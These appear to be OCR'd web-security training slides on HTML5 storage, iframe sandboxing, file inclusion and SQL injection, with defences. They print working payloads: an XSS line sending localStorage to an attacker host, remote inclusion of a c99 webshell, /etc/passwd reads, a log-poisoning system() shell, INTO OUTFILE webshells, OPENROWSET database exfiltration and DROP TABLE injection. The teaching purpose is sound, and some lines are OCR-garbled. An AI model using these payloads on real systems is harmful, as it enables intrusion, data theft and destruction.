
<pages viewStateEncryptionMode="Always">

</pages>

- aspx

<%@ Page viewStateEncryptionMode="Auto“ %>


`What is inside page source ?




ASP.NET ViewState Encryption

<input type="hidden" name="__VIEWSTATEENCRYPTED" id="__VIEWSTATEENCRYPTED" value="" />

Vulnerability scanners (Passive)



Vulnerability scanners (Active)



HTML5 Storage (supersized cookies)

- Window based – sessionStorage (related only one window)
- Domain based – localStorage (HTTPOnly is not compatible)

Example XSS to steal session ID from local storage


```
<script>document.write("<img
   src='http://attackersite.com?cookie="+localStorage.getItem('fo
   o')+">");
   </script>
```

Set a Local Storage Value with JSON via URL scriptlet:

```
   javascript:localStorage.setItem('fooName',
   JSON.stringify('data1:a,"data2":b,data3:c'));
```

iframe “mash-ups”

- A *mashup* is a Web application that integrates content from more than one source and delivers it for presentation in a single page. The server makes requests to each content source, parses the information it receives, and combines the results into a page to send to the browser



HTML5 Sandbox (text/html-sandboxed)

Detaches the sandboxed content from its parent page, thus receiving less privileges. Browsers must not render pages served with a text/html-sandboxed MIME type, if you navigate to the page directly

<iframe sandbox src="http://attacker.com/untrusted.html"></iframe>

“sandboxed” iframes can not

- access the DOM of the parent page (because the iframe is delegated to a different “origin” than the parent page)
- execute scripts
- embed their own forms, or manipulate forms via script
- read or write cookies, local storage, or local SQL databases

HTML5 sandbox whitelisting


- You can increase sandboxed content privileges by whitelisting the value of the sandbox attribute

- <iframe sandbox="allow-scripts allow-forms" src="http://attacker.com/untrusted.html"></iframe>

- The **allow-same-origin** keyword allows the content to be treated as being from the same origin instead of forcing it into a unique origin

AJAX (*Asynchronous JavaScript + XML*)

AJAX application allows a Web page to get content from the server and update itself in place asynchronously using JavaScript code, In this way, users can interact with a rich user interface (UI) without reloading the full page. The server sends an initial page to the browser, which makes calls back to the server for updated content.



AJAX

XMLHttpRequest, XMLSocket, flex.net.socket

The asynchronous JavaScript code calls frequently use XML to encode the data; however, other data formats are common, such as JavaScript Object Notation (JSON), HTML, and delimited text

```
<?xml version="1.0" ?>
<persons>
    <person>
            <given_name>John</given_name>
            <surname>Smith</surname>
    </person>
    <person>
            <given_name>Silver</given_name>
            <surname>Bullet</surname>
    </person>
</persons>
```

JSON (Send less data between server and client during XMLHTTPRequest)

{"persons":{"person":[{"given_name":"John","surname":"Smit
h"},{"given_name":"Silver","surname":"Bullet"}]}}

File Inclusion attacks

Method for servers/scripts to include files on run-time, in order to make complex systems of procedure calls

```
<?php
if (isset($_GET['page']))
   include($_GET['page']);
else
   include('default.php');
?>
```

Normal use:

http://www.sait.com/?page=contact.php

Remote File Inclusion attacks

http://www.sait.com/?page=http://www.evil.com/c99.php

Webshells

c99, r57, ASPXspy

Poison NULL Byte

<?php include($_GET['page']. '.php'); ?>

http://www.sait.com/?page=http://www.evil.com/c99.php%00

XSS reflecion (RFI + XSS)

- One website is is vulnerable to a PHP RFI

vuln_include.php

<?php include($vuln); ?>

- Second website is vulnerable to XSS

vuln_xss.php (takes a string from the URI injectable parameter and prints it)

<?php print($injectable); ?>

The trick here is to build a link to vuln_xss.php that will echo back our malicious PHP code.

http://host2/vuln_xss.php?injectable=<? echo phpinfo(); ?>

XSS link to host2

'http://host1/vuln_include.php?vuln_param=http://host2/vuln_xss.php?injectable=<?php echo phpinfo(); ?>'

Local File Inclusion

http://www.sait.com/?page=../../../etc/passwd%00

Log poisoning:

http://www.sait.com/?page=../../etc/httpd/logs/access_log

http://www.sait.com/?page=../../etc/httpd/logs/error.log

//force save something evil in log file

http:// www.sait.com /<?php+

$s=$_GET;@chdir($s['x']);echo@system($s['y'])?>

File Inclusion defence

1. Check input parameters
2. Check and cut off parameters length

PHP

- open_basedir // from which directory can application only include files
- *allow_url_fopen = 0 //disable*
- *allow_url_include = 0 //disable*

//limit functions usage

disable_functions = eval, exec, shell_exec, passthru, system, dl, popen, pclose, proc_open, proc_close, proc_get_status, proc_nice, proc_terminate

SQL Injection

2 different ways how SQL SERVER parses queries


1.SQL statement(ad hoc query, dynamic SQL)

```
SELECT name FROM users WHERE id=23
```

2. Parametrized query, prepared statement, bind variables

```
DECLARE @par INT
SET @par=23
SELECT name FROM users WHERE id=@par
```

SQL statements



SQL Injection, program code

SQL statement(ad hoc query)

```
string id=Request.QueryString["id"].ToString();
SqlCommand komm = new SqlCommand(@"SELECT name FROM users WHERE id =" + id);
this.DetailsViewRida.DataSource = komm.ExecuteReader();
```

QueryString example: ..result.aspx?id=23

SELECT name FROM users WHERE id=23

SQL Injection (SQL statement,ad hoc query)

SQL statement(ad hoc query)

QueryString example: ..result.aspx?id=23-2

SELECT name FROM users WHERE id=23-2

will be processed as

SELECT name FROM users WHERE id=21

QueryString example: ..result.aspx?id=23-0

SELECT name FROM users WHERE id=23-0

will be processed as

SELECT name FROM users WHERE id=23

SQL Injection (SQL statement,ad hoc query)

QueryString example: ..result.aspx?id=23-CASE WHEN SUBSTRING(@@SERVERNAME,1,1) = 67 THEN 2 ELSE 0 END

SELECT name FROM users WHERE id=23-CASE WHEN SUBSTRING(@@SERVERNAME,1,1) = 67 THEN 2 ELSE 0 END

SQL Injection (SQL statement,ad hoc query)

This process can be automated..

```
SELECT name FROM users WHERE id=23-CASE WHEN
SUBSTRING(@@SERVERNAME,1,1) = 67 THEN 2 ELSE 0 END

SELECT name FROM users WHERE id=23-CASE WHEN
SUBSTRING(@@SERVERNAME,1,1) = 68 THEN 2 ELSE 0 END

SELECT name FROM users WHERE id=23-CASE WHEN
SUBSTRING(@@SERVERNAME,1,1) = 69 THEN 2 ELSE 0 END

SELECT name FROM users WHERE id=23-CASE WHEN
SUBSTRING(@@SERVERNAME,1,1) = 70 THEN 2 ELSE 0 END
```

SQL Injection (SQL statement,ad hoc query)

..to binary search

```
SELECT name FROM users WHERE id=23-CASE WHEN
SUBSTRING(@@SERVERNAME,1,1) <= 87 THEN 2 ELSE
   0 END
```

```
SELECT name FROM users WHERE id=23-CASE WHEN
SUBSTRING(@@SERVERNAME,1,1) >= 67 THEN 2 ELSE
   0 END
```

SQL Injection (SQL statement,ad hoc query)

..divide by zero

```
SELECT name FROM users WHERE id=23/CASE WHEN
SUBSTRING(@@SERVERNAME,1,1) <= 87 THEN 1 ELSE
  0 END
```

..batch statement, stacked query

```
SELECT name FROM users WHERE id=23;DROP TABLE
  USERS
```

SQL Injection (prepared SQL statement)

..result.aspx?id=23-CASE WHEN
SUBSTRING(@@SERVERNAME,1,1) = 67 THEN 2 ELSE 0 END

..prepared statement

```
DECLARE @par NVARCHAR(200)
SET @par='23-CASE WHEN
SUBSTRING(@@SERVERNAME,1,1) = 67 THEN 2 ELSE 0 END‘
```

Injection cannot “jump out” from variable

```
SELECT id FROM users WHERE name=@par
```

SQL Injection (string manipulating)

-- after this is SQL comment

after this is SQL comment (MySQL)

```
DECLARE @par NVARCHAR(20),  @sql NVARCHAR(200)
SET @par='John'  --Defence REPLACE(@par,' ' ' ',' ' ' ' ')
SET @sql='SELECT id FROM users WHERE given_name='"+ @par+""
EXEC(@sql)
SELECT id FROM users WHERE given_name='John'
-- string manipulating
SET @sql='John" OR 2 > 1  --'
 SELECT id FROM users WHERE given_name='John' OR 2 > 1 --'
```

SQL Injection (UNION)

..result.aspx?id=23 UNION SELECT @@SERVERNAME
ORDER BY 1 DESC

SELECT name FROM users WHERE id=23
UNION SELECT @@SERVERNAME ORDER BY 1 DESC

SQL Injection (prepared SQL statement)

..result.aspx?id=23-CASE WHEN
SUBSTRING(@@SERVERNAME,1,1) = 67 THEN 2 ELSE 0 END

..but if parameter is string type

DECLARE @par NVARCHAR(400)
SET @par=23-CASE WHEN
SUBSTRING(@@SERVERNAME,1,1) = 67 THEN 2 ELSE 0 END

..in prepared SQL statement variable is hidden from rest of SQL clause, SQL injection is not possible

SELECT id FROM users WHERE name=@par

SQL Injection (prepared statement)

PHP mysqli

```
$con = new mysqli("localhost","username","password");
$sql="SELECT id FROM users WHERE username=? AND
   password=?";
$cmd = $con->prepare($sql);
//bind parameters as strings
$cmd->bind_param("ss",$username,$password);
$cmd->execute();
```

SQL Injection (prepared statement)

PHP mysql_real_escape_string

```
$sql = "SELECT Id FROM users WHERE
username='".mysql_real_escape_string($_POST['user_nam
   e'])."' AND
   password='".mysql_real_escape_string($_POST['passwor
   d']). "'";
```

SQL Injection possibilities

- Execute operating system commands

- SELECT product_id, product_name, description
  FROM PRODUCT
  WHERE product_id=2
  LIMIT 0
  UNION ALL
  SELECT NULL,NULL,'<?php eval($_GET["cmd"]'; ?>'
  INTO OUTFILE
  '/var/www/domeen.ee/public_html/mysql2rce.php'

SQL Injection possibilities

- Create Identical DB Structure
- '; insert into OPENROWSET('SQLoledb', 'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;', 'select * from mydatabase..hacked_sysdatabases')

- Transfer DB

'; insert into
OPENROWSET('SQLoledb',
'uid=sa;pwd=Pass123;Network=DBMSSOCN;Address=myIP,80;',
'select * from mydatabase..table1')
select * from database..table1 --

SQL Injection possibilities

- Uploading files

```
; declare @hex varchar(8000), @bin varchar(8000) set @hex =
   '4d5a900003000…     …00000000000000000000';
 exec master..sp_hex2bin @hex, @bin output ; insert
   master..pwdump2 select @bin –
```

- Read local files MySQL

```
' union select 1,load_file('/etc/passwd'),1,1,1
```

Denial Of Service with SQL Wildcard (regex)

SELECT id FROM Article WHERE name LIKE 'Smith'

SELECT id FROM Article WHERE name LIKE 'Smith%'

SELECT id FROM Article WHERE name LIKE '%Smith%' -- THIS SEARCH IS SLOW

```
CREATE PROCEDURE dbo.SEARCH_PERSON
@search NVARCHAR(2000)
AS
SET @search= @search +'%'
 SELECT id, name, amount, description FROM Article  WHERE Content LIKE @search
```

